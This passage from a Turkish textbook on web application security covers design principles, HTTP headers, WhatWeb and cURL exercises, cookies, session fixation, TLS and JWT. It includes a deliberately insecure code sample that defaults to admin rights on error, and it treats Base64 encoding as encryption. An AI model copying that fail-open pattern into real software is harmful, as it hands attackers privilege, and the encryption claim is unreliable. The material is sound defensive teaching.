Derinlemesine Savunma (Defense in Depth): Birden fazla güvenlik katmanı kullanılarak bir mekanizmanın başarısız olması durumunda diğerlerinin devreye girmesi sağlanır. POLP ve SOD ilkeleriyle uygulama, kullanıcıların sisteme nasıl erişim sağlayacağı düşünülerek hazırlanır. Derinlemesine Savunma'da ise sisteme erişimin nasıl engelleneceği düşünülerek uygulama hazırlanır.

Hata Güvenliği (Fail-Safe Defaults): Varsayılan olarak sistem, güvenli bir modda çalışmalı ve herhangi bir hata durumunda güvenliği koruyacak şekilde tasarlanmalıdır. Derinlemesine Savunma'da olduğu gibi bu ilke de sistemin başarısız olacağını kabul eder. Uygulamanın kodları yazılırken hataların güvenli bir şekilde ele alınması gerekir.

Örnek

```
isAdmin = true;
try {
  hataVerenKod();
  isAdmin = isUserInRole("Administrator");
}
catch (Exception ex)
{
  log.write(ex.toString());
}
```

Kullanıcı, **hataVerenKod()** fonksiyonunun başarısız olması hâlinde yönetici rolüne erişecektir. Saldırganın bu örnekte yönetici hakkına sahip olmak için yapması gereken tek iş sisteme hata verdirtmektir. Bu zafiyeti önlemek için **isAdmin = true;** kod satırı **isAdmin = false;** şeklinde düzeltilmelidir.

Açık Tasarım (Open Design): Güvenlik mekanizmalarının gizliliğe dayanmak yerine sağlam bir tasarıma dayandığı ilkedir. Güvenlik, sistemin nasıl çalıştığından bağımsız olarak sağlanmalıdır. Saldırganın, uygulamanın kaynak kodlarına erişemeyeceği düşüncesiyle üretilen yazılımlar genellikle güvenlik açısından başarısızlığa uğrar.

Saldırı Yüzeyini Azaltma (Minimize Attack Surface): Sistemin dışarıya açık yüzey alanı ne kadar küçük olursa saldırıya uğrama riski de o kadar azalır. Gereksiz özellikler ve erişimler devre dışı bırakılmalıdır.

Güvenlik Varsayılanı (Security by Default): Sistem, kullanıcı müdahalesine gerek kalmadan güvenli olacak şekilde tasarlanmalıdır. Güvensiz ayarların varsayılan olarak devre dışı bırakılması gerekir.

Kullanıcı Bilinçlendirme (User Awareness): Sistemin güvenliğini artırmak için kullanıcıların eğitimli ve bilinçli olması sağlanmalıdır. Sosyal mühendislik saldırılarına karşı farkındalık oluşturulmalıdır.

Zayıf Halka İlkesi (Secure the Weakest Link): Sistemin güvenliği, en zayıf bileşeninin gücü kadardır. Bu nedenle tüm bileşenler eşit derecede güçlü korunmalıdır.


7.1.4. Web Uygulama Güvenliği Temel Kavramları

Web uygulama güvenliği, geniş bir alanı kapsayan ve birçok farklı kavramı içeren bir disiplindir.

7.1.4.1. HTTP

HTTP (Hypertext Transfer Protocol), web üzerindeki iletişimi sağlayan temel protokoldür. Bu protokol, istemci ile sunucu arasında veri alışverişini düzenlemek için kullanılır. HTTP, istemcilerin web sunucularından web sayfalarını ve diğer kaynakları (resimler, videolar, dosyalar vb.) talep edip almasını sağlar. HTTP, istemcinin bir istek mesajı (Request) gönderdiği ve sunucunun bir yanıt mesajı (Response) döndürdüğü mesaj tabanlı bir model kullanır.

Bütün HTTP mesajları, her biri ayrı satırda bulunan bir veya daha fazla başlıktan (Header), ileti gövdesi (Body) ve başlıklar ile gövde arasında ayrımı sağlayan bir adet boşluktan meydana gelir (Görsel 7.1).



Görsel 7.1: HTTP mesaj yapısı

HTTP, farklı işlemler için kullanılan çeşitli metotlar içerir. En sık kullanılan HTTP metotları şunlardır:

GET: Belirtilen kaynaktan veri almak için kullanılır. Bu metot genellikle web sayfalarını, resimleri veya diğer statik içerikleri indirmek için kullanılır. GET istekleri, URL üzerinden gönderilen parametreleri içerir ve tarayıcı geçmişine kaydedilebilir.

POST: Sunucuya veri göndermek için kullanılır. Bu metot genellikle form verilerini (kullanıcı girişleri, kayıt formları vb.) göndermek için kullanılır. POST istekleri, verileri URL üzerinden değil istek gövdesinde taşır ve daha güvenlidir.

PUT: Belirtilen kaynağı güncellemek veya yeni bir kaynak oluşturmak için kullanılır. Bu metot genellikle web servisleri tarafından kaynak oluşturma veya güncelleme işlemlerinde kullanılır.

DELETE: Belirtilen kaynağı silmek için kullanılır.

PATCH: Belirtilen kaynağın kısmi olarak güncellenmesi için kullanılır. PUT metoduyla benzer bir işleve sahip olmakla birlikte sadece değiştirilmesi istenen alanların güncellenmesini sağlar.

OPTIONS: Belirtilen kaynağın desteklediği HTTP metotlarını öğrenmek için kullanılır.

HEAD: GET metoduna benzer ancak sadece sunucudan yanıt başlıklarını almak için kullanılır. Kaynağın içeriği (gövdesi) geri dönmez. Bu metot genellikle bir kaynağın varlığını kontrol etmek için kullanılır.

CONNECT: İstemcinin bir ara sunucu (proxy) üzerinden güvenli bir tünel (tunnel) oluşturmasını sağlar. Bu tünel genellikle HTTPS (SSL/TLS) bağlantıları için kullanılır.

TRACE: İstemciden gelen isteği sunucuya geri yansıtmak için kullanılır. Bu metot, bir isteğin tam olarak nasıl iletildiğini görmeyi ve hata ayıklamayı amaçlar.

HTTP yanıtları, HTTP başlıkları ve yanıt gövdesinin yanı sıra isteğin sonucunu gösteren üç haneli bir sayı olan **HTTP Durum Kodu (HTTP Status Code)** içerir. HTTP durum kodları; isteğin başarılı olup olmadığını, bir hata oluşup oluşmadığını ve yanıtın türünü belirtir. Bu kodlar; web uygulamalarının düzgün çalışması, hataların ayıklanması ve güvenlik önlemlerinin alınması açısından önemlidir.

HTTP durum kodları beş ana sınıfa ayrılır:

1xx - Bilgilendirme (Informational): İsteğin alındığını ve işlemin devam ettiğini gösterir. Bu durum kodu çok yaygın kullanılmaz.

2xx - Başarılı (Successful): İsteğin başarılı bir şekilde işlendiğini gösterir.

3xx - Yönlendirme (Redirection): İstemcinin başka bir URL'ye yönlendirilmesi gerektiğini gösterir.

4xx - İstemci Hatası (Client Error): İstemcinin yaptığı hatalı bir istekten dolayı oluşur.

5xx - Sunucu Hatası (Server Error): Sunucu tarafında bir hata oluştuğunu gösterir.

HTTP başlıkları, istek ve yanıtların meta verilerini içerir. Güvenlik başlıkları ise web uygulamalarını çeşitli saldırılara karşı korumak için kullanılan özel başlık türleridir. Bu başlıklar, tarayıcılara güvenlik politikalarını nasıl uygulamaları gerektiğini bildirir. Doğru şekilde yapılandırıldığında birçok saldırı çeşidini önlemeye veya saldırının etkisini azaltmaya yardımcı olur.

En önemli HTTP güvenlik başlıklarından bazıları şunlardır:

Content-Security-Policy (CSP): Tarayıcının hangi kaynaklardan (betikler, stiller, resimler vb.) içerik yüklemesine izin verileceğini belirler. XSS saldırılarına karşı en güçlü savunma mekanizmalarından biridir. Content-Security-Policy başlığı, bir dizi direktiften oluşur. Bu direktifler, kaynakların yüklenmesine izin verilen domainleri kaynak belirtir.

X-Frame-Options: Web sayfasının başka bir site tarafından iframe içine alınmasını (clickjacking saldırısı) engellemek için kullanılır. Bu başlık yerine CSP'nin frame-ancestors yönergesinin kullanılması önerilir.

X-Content-Type-Options: Tarayıcının MIME sniffing (içerik türü algılama) özelliğini devre dışı bırakır. Bu başlık, bir saldırganın zararlı içeriği başka bir MIME türüyle (örneğin resim gibi) gizlemesini ve tarayıcının zararlı içeriği yürütmesini engeller.

Strict-Transport-Security (HSTS): Tarayıcının sadece HTTPS üzerinden bağlantı kurmasını zorunlu kılar ve HTTP bağlantılarına izin vermez. Ortadaki adam saldırılarını engellemeye yardımcı olur.

Referrer-Policy: Tarayıcının referans bilgisini (bir bağlantıya tıklandığında hangi sayfadan gelindiği bilgisini) hangi koşullarda göndereceğini kontrol eder. Bu başlık, hassas verilerin farklı domainlere sızmasını önlemeye yardımcı olur.

Referrer-Policy güvenlik başlığının birçok farklı değeri vardır. Bu değerlerin en sık kullanılanları şunlardır:

- **no-referrer:** Referans bilgisini hiç göndermez.
- **same-origin:** Sadece aynı domainden gelen isteklere referans bilgisi gönderir.
- **no-referrer-when-downgrade:** HTTPS'den HTTP'ye geçişlerde referans bilgisini göndermez.
- **strict-origin-when-cross-origin:** Aynı origin (kaynak) için referans bilgisini tam olarak gönderir ancak farklı origin için sadece origin bilgisini gönderir.

X-XSS-Protection: Tarayıcının XSS filtrelerini etkinleştirir ancak CSP kadar etkili değildir. Bu özellik, bazı durumlarda XSS güvenlik açıkları oluşturabileceği için önerilmez.

Permissions-Policy: Eski adı Feature-Policy olan bu başlık, bir web sayfasının hangi tarayıcı özelliklerini (kamera, mikrofon, konum gibi) kullanabileceğini denetlemek için kullanılır.

Cache-Control: Web sayfalarının ve diğer kaynakların tarayıcı ve ara sunucular tarafından önbelleğe (cache) alınma şeklini kontrol etmek için kullanılır. Bu başlık doğru kullanıldığında performansı artırırken hatalı kullanıldığında güvenlik riskleri oluşturabilir.

Cross-Origin-Opener-Policy: Web sayfasının farklı bir kaynak (origin) tarafından açılan pencerelerle etkileşime girme şeklini kontrol eder. Bu başlık, window.opener özelliği aracılığıyla farklı kaynakların pencereler arasındaki erişimini kısıtlar ve gizlilik sorunlarını engeller.

Cross-Origin-Embedder-Policy (COEP): Bir web sayfasının farklı kaynaklardan gelen içerikleri (örneğin resimler, videolar, iframe'ler) yükleme şeklini kontrol eder. Bu başlık, SharedArrayBuffer gibi bazı web API'lerinin kullanımını gerektirir ve Spectre gibi spekülatif yürütme saldırılarına karşı koruma sağlamaya yardımcı olur.

Set-Cookie: Web sunucularının tarayıcıda çerez oluşturmasını veya çerezleri güncellemesini sağlayan bir HTTP başlığıdır. Çerezler, kullanıcı bilgilerini ve tercihlerini saklamak için kullanılır.

1. Uygulama

İşlem adımlarına göre güvenlik başlıklarını inceleyen uygulamayı gerçekleştiriniz.

1. Adım: İnternet tarayıcısında securityheaders (https://securityheaders.com/) sayfasını açınız.

2. Adım: Arama kutusuna **www.meb.gov.tr** yazınız.

3. Adım: Sonuçları diğer kullanıcılardan gizlemek için **Hide results** onay kutusunu işaretleyiniz.


4. Adım: **Scan** düğmesine tıklayarak sitenin güvenlik başlıklarını inceleyiniz.

Sıra Sizde

Bir internet sitesinin güvenlik başlıklarını securityheaders sitesiyle inceleyerek eksik olan başlıklarla ilgili bir rapor hazırlayınız. Hazırladığınız raporu sınıfta arkadaşlarınızla paylaşınız.

7.1.4.2. URL Analizi

URL (Uniform Resource Locator), bir web kaynağının (web sayfası, resim, video vb.) adresini belirtmek için kullanılan metindir. URL analizi, bu adresin yapısını ve içeriğini inceleyerek potansiyel güvenlik risklerini tespit etmeyi amaçlar. Bir URL'nin doğru şekilde analiz edilmesi, web uygulamalarının güvenliğini sağlamak için önemlidir. Görsel 7.2'de URL yapısı verilmiştir.



Görsel 7.2: URL yapısı

Bir URL genellikle şu kısımlardan oluşur:

Protokol veya Şema (Protocol or Scheme): URL'nin hangi protokolü kullandığını belirtir. En sık kullanılan protokoller http ve https'dir. Bunlardan başka ftp, mailto, data gibi protokoller de vardır.

Alt Alan Adı (Subdomain): Temel alan adının (domain) bir alt kümesini belirtir. Alt alan adının kullanımı isteğe bağlıdır.

Alan Adı (Domain): Web sitesinin adını belirtir.

Üst Düzey Alan Adı [Top-Level Domain (TLD)]: Alan adının en son kısmını belirtir. Ülkelere özgü TLD'ler de bulunur.

Port: Sunucudaki hangi portun kullanılacağını belirtir. HTTP için varsayılan port 80, HTTPS için varsayılan port 443'tür. Başka portlar kullanılıyorsa bu portların URL'de belirtilmesi gerekir.

Yol (Path): Sunucudaki hangi kaynağın istendiğini belirtir. Dosya yollarını veya uygulama uç noktalarını gösterebilir.

Sorgu Parametreleri (Query Parameters): Sunucuya ek bilgiler göndermek için kullanılır. Sorgu parametreleri **?** karakteriyle başlar, ardından **anahtar=değer** şeklinde parametreler gelir. Birden fazla parametre birbirinden **&** karakteriyle ayrılır.

Çapa (Fragment): Sayfadaki belirli bir bölüme gitmek için kullanılır. **#** karakteriyle başlar.

URL analizi yapmak için birçok araç vardır. Bunlardan biri, Kali Linux içinde kurulu olarak gelen **WhatWeb** aracıdır. WhatWeb aracı, web siteleri hakkında bilgi toplamak için kullanılan açık kaynaklı bir araçtır. Bu araç, bir web sitesinin kullandığı teknolojileri (web sunucusu, işletim sistemi, programlama dilleri, içerik yönetim sistemleri, kütüphaneler vb.) otomatik olarak tespit edebilir.

2. Uygulama

İşlem adımlarına göre WhatWeb aracıyla URL analizi yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali Linux işletim sisteminde terminali açınız.

2. Adım: Terminal ekranında **whatweb -v https://www.eba.gov.tr** komutunu çalıştırınız.

3. Adım: WhatWeb aracının verdiği çıktıyı inceleyiniz (Görsel 7.3).

```
┌──(kali㉿kali)-[~]
└─$ whatweb -v https://www.eba.gov.tr
WhatWeb report for https://www.eba.gov.tr
Status    : 200 OK
Title     : EBA, EBATV, Mesleki Gelişim, Eğitim Bilişim Ağı
IP        : 85.111.38.85
Country   : TURKEY, TR

Summary   : Bootstrap, Frame, HTML5, HTTPServer[nginx], JQuery[3.2.1]
, Meta-Author[MEB], nginx, Script[text/javascript], Strict-Transport-
Security[max-age=16070400], UncommonHeaders[x-content-type-options],
X-Frame-Options[DENY], X-UA-Compatible[IE=edge], X-XSS-Protection[1]
```

Görsel 7.3: WhatWeb aracının kullanımı

7.1.4.3. HTTP Cevap Analizi

HTTP cevap analizi, bir web sunucusundan gelen HTTP yanıtlarının incelenmesi ve yorumlanması sürecidir. Bu analiz; web uygulamalarının davranışını anlamak, hataları tespit etmek, güvenlik açıklarını belirlemek ve performansı optimize etmek için yapılır. HTTP cevap analizini yapmak için şu araçlar kullanılabilir:

Web Tarayıcı Geliştirici Araçları: Modern web tarayıcıları, **Geliştirici Araçları** içinde **Network** veya **Ağ** sekmesi altında HTTP yanıtlarını görüntüleme ve analiz etme imkânı sunar.

Proxy Araçları: Burp Suite, OWASP ZAP gibi ara sunucu araçları, HTTP isteklerini ve yanıtlarını yakalar. Bunları analiz etmeye olanak tanır.

Komut Satırı Araçları: Wget, cURL gibi komut satırı araçları, HTTP istekleri göndermek ve yanıtları almak için kullanılabilir.

3. Uygulama

İşlem adımlarına göre cURL aracıyla HTTP cevap analizi yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali Linux işletim sisteminde terminali açınız.

2. Adım: Terminal ekranında **GET** isteği yapan komutu çalıştırınız.

```
curl -i https://jsonplaceholder.typicode.com/posts/1
```

3. Adım: Terminal çıktısını inceleyiniz.

4. Adım: Terminal ekranında yanıt süresini ölçen komutu çalıştırınız.

```
curl -o /dev/null -s -w "Toplam süre: %{time_total}\n" https://jsonplaceholder.typicode.com/posts/1
```

5. Adım: Terminal çıktısını inceleyiniz.

6. Adım: Terminal ekranında JSON verisi içeren bir **POST** isteği yapan komutu çalıştırınız.

```
curl -X POST https://jsonplaceholder.typicode.com/posts \
    -H "Content-Type: application/json" \
    -d '{"title": "Mesaj", "body": "Önemsemediğin bir şeye karşı hür, tamah ettiğin şeye de kölesin.", "userId": 1}'
```

7. Adım: Terminal çıktısını inceleyiniz.

```
{
  "title": "Mesaj",
  "body": " Önemsemediğin bir şeye karşı hür, tamah ettiğin şeye de kölesin.",
  "userId": 1,
  "id": 101
}
```

8. Adım: Terminal ekranında yanıt başlıklarını görüntüleyen komutu çalıştırınız.

```
curl -I https://jsonplaceholder.typicode.com/posts/1
```

9. Adım: Terminal çıktısını inceleyiniz.

10. Adım: Terminal ekranında yanıt kodunu gösteren komutu çalıştırınız.

```
curl -o /dev/null -s -w "%{http_code}\n" https://jsonplaceholder.typicode.com/posts/1
```

11. Adım: Terminal çıktısını inceleyiniz.

12. Adım: Terminal ekranında bir kaynağı silmek için **DELETE** isteği gönderen komutu çalıştırınız.

```
curl -X DELETE https://jsonplaceholder.typicode.com/posts/1
```

13. Adım: Terminal çıktısını inceleyiniz.

7.1.4.4. Çerezler

Web sunucularının, web tarayıcılarında sakladığı küçük metin dosyalarına **Çerezler (Cookies)** denir. Çerezler; web sitelerinin kullanıcı tercihlerini hatırlamasına, oturumları yönetmesine ve kişiselleştirilmiş içerik sunmasına olanak tanır. **Çerez analizi**; bu metin dosyalarının içeriğini, özelliklerini ve kullanım şeklini inceleme sürecidir. Güvenlik uzmanları için çerez analizi, potansiyel güvenlik risklerini belirlemek ve kullanıcı gizliliğini korumak açısından kritik öneme sahiptir. Bir çerez genellikle şu kısımlardan oluşur:

Ad (Name): Çereze verilen isimdir.

Değer (Value): Çerezin sakladığı bilgidir.

Son Kullanma Tarihi (Expires/Max-Age): Çerezin ne kadar süreyle geçerli olduğunu belirtir.

Alan Adı (Domain): Çerezin hangi alan adları için geçerli olduğunu belirtir.

Yol (Path): Çerezin hangi yol (URL) için geçerli olduğunu belirtir.

Güvenlik Özellikleri (Flags): Çerezin güvenlik özelliklerini belirtir (Secure, HttpOnly, SameSite vb.).

Modern web tarayıcılarında Geliştirici Araçları içinde Application veya Storage sekmesinde çerezler görüntülenebilir.

4. Uygulama

İşlem adımlarına göre cURL aracıyla çerezi kaydeden ve kullanan uygulamayı gerçekleştiriniz.

1. Adım: Kali Linux işletim sisteminde terminali açınız.

2. Adım: Terminal ekranında çerez kaydetme isteği yapan komutu çalıştırınız.

```
curl -c cookies.txt "https://httpbin.org/cookies/set?name=Biruni"
```

3. Adım: Terminal ekranında cookies.txt dosya içeriğini gösteren komutu çalıştırınız (Görsel 7.4).

```
┌──(kali㉿kali)-[~]
└─$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

httpbin.org     FALSE   /       FALSE   0       name    Biruni
```

Görsel 7.4: cookies.txt dosya içeriği

4. Adım: Terminal ekranında **GET** isteğiyle çerez değerlerini görüntüleyen komutu çalıştırınız (Görsel 7.5).

```
┌──(kali㉿kali)-[~]
└─$ curl  https://httpbin.org/cookies
{
  "cookies": {}
}
```


Görsel 7.5: GET isteğiyle çerez gösterimi

5. Adım: Terminal ekranında cookies.txt dosyasındaki çerezleri kullanarak çerez değerlerini görüntüleyen komutu çalıştırınız (Görsel 7.6).

```
┌──(kali㉿kali)-[~]
└─$ curl -b cookies.txt https://httpbin.org/cookies
{
  "cookies": {
    "name": "Biruni"
  }
}
```

Görsel 7.6: Kayıtlı çerezler kullanılarak istek gönderilmesi


Çerezler kullanılarak birçok saldırı gerçekleştirilir. Bunlardan biri de Oturum Sabitleme (Session Fixation) saldırısıdır. **Oturum Sabitleme**, bir kullanıcının oturum kimliğini (Session ID) saldırgan tarafından belirlenmiş bir değere sabitlemeyi ve bu sabitlenmiş kimlik üzerinden oturumu ele geçirmeyi hedefleyen saldırı türüdür. Bu saldırı, kullanıcı oturum açtıktan sonra da saldırganın o oturumu kullanmasına olanak tanır (Görsel 7.7).



Görsel 7.7: Oturum Sabitleme saldırısı

7.1.4.5. HTTPS

HTTPS (HTTP Secure), web sunucuları ve istemciler arasındaki iletişimi şifreleyerek iletişimin güvenliğini sağlayan bir protokoldür. HTTPS, HTTP'nin güvenli bir versiyonudur. HTTPS özellikle hassas verilerin internet üzerinden iletilmesi sırasında bu verilerin yetkisiz kişilerin eline geçmesini engellemek için kullanılır (Görsel 7.8).



Görsel 7.8: HTTP/HTTPS

HTTPS, web trafiğini SSL/TLS kullanarak şifreler. **Güvenli Yuva Katmanı [Secure Sockets Layer (SSL)]** ve **Taşıma Katmanı Güvenliği [Transport Layer Security (TLS)]**, internet üzerindeki iletişimi şifreleyerek güvenliği sağlamak için kullanılan kriptografik protokollerdir. Bu protokoller, istemciyle sunucu arasındaki veri alışverişini güvenli hâle getirir. TLS, SSL'nin halefi olarak kabul edilir ve daha yaygın olarak kullanılır. SSL ve TLS, temel olarak aynı amaca hizmet eder. Bu amaç; verilerin gizliliğini, bütünlüğünü ve kimlik doğrulamasını sağlamaktır.

SSL/TLS, iletişim sırasında gönderilen verileri şifreleyerek yetkisiz kişilerin bu verileri okumasını engeller. Şifreleme, simetrik ve asimetrik şifreleme algoritmalarının bir kombinasyonu kullanılarak gerçekleştirilir. SSL/TLS, web sunucusunun kimliğini doğrulamak için dijital sertifikalar kullanır. SSL/TLS sertifikaları, güvenilir bir Sertifika Yetkilisi [Certificate Authority (CA)] tarafından imzalanan ve sunucunun gerçekten iddia ettiği kişi olduğunu kanıtlayan dijital belgelerdir. Veri bütünlüğü, iletişim sırasında verilerin değiştirilmediği veya bozulmadığını ifade eder. SSL/TLS, iletişim sırasında veri bütünlüğünü sağlamak için mesaj özeti (hash) algoritmaları kullanır. Veriler değiştirildiğinde hash değeri de değişir ve bu sayede veri bütünlüğü kontrol edilir.

SSL/TLS protokolünün çalışma şekli [El sıkışması (Handshake)] genel olarak şu şekildedir (Görsel 7.9):


1. **İstemci Merhaba (Client Hello):** İstemci, sunucuya bir "istemci merhaba" mesajı göndererek el sıkışmayı başlatır. İletinin içinde istemcinin desteklediği SSL/TLS sürümleri, desteklenen şifre paketleri (cipher suites: şifreleme algoritmaları, anahtar değişim mekanizmaları ve mesaj doğrulama algoritmalarının birleşimi) ve client random (rastgele oluşturulan bir sayı) bilgileri vardır.

2. **Sunucu Merhaba (Server Hello):** Sunucu, istemcinin gönderdiği mesaja dayanarak her iki tarafın da desteklediği en yüksek SSL/TLS sürümünü, şifre paketini, server random ve sunucu dijital sertifikasını (isteğe bağlı) hazırlar ve istemciye gönderir.

3. **Sertifika Doğrulama:** İstemci, sunucudan gelen sertifikayı kendi sertifika deposuna bakarak doğrular. Bu doğrulama sürecinde sertifikanın geçerlilik süresi, sertifikayı imzalayan CA'nın güvenilirliği ve alan adı bilgisi (Sunucu sertifikasındaki alan adı, bağlanılmak istenen alan adıyla aynı mı?) kontrol edilir.

4. **Anahtar Değişimi (Key Exchange):** İstemci ve sunucu, daha sonra kullanılacak simetrik şifreleme anahtarlarını oluşturmak için asimetrik şifreleme algoritmalarını kullanır.

5. **Şifrelenmiş İletişim (Encrypted Communication):** İstemci ve sunucu arasındaki tüm iletişim, oluşturulan simetrik şifreleme anahtarı kullanılarak şifrelenir ve çözülür. Bu sayede veriler yetkisiz kişilerin eline geçse bile okunamaz hâle gelir.




Görsel 7.9: SSL/TLS Handshake

7.1.4.6. JWT

JWT (JSON Web Token), verilerin JSON formatında şifrelenerek güvenli bir şekilde iletilmesini sağlayan açık bir standarttır. JWT özellikle kimlik doğrulama ve yetkilendirme işlemlerinde yaygın olarak kullanılır. Web uygulamaları, mobil uygulamalar ve API'ler arasında güvenli bilgi paylaşımı için ideal bir çözümdür. JWT, herhangi bir sunucu tarafı oturum bilgisi tutmaya gerek kalmadan (stateless) çalışır. Bu durum, ölçeklenebilirliği ve performansı artırır.

JWT, üç ana bölümden oluşur. Bu bölümlerin her biri, Base64 URL kodlamasıyla şifrelenir ve **. (nokta) işaretiyle** birbirinden ayrılır (Görsel 7.10).



Görsel 7.10: JWT yapısı

Başlık (Header): JWT'nin kullandığı şifreleme algoritmasını ve JWT türünü belirtir.

alg: Kullanılan şifreleme algoritmasıdır (örneğin HS256, RS256).

typ: JWT türüdür (genellikle JWT).

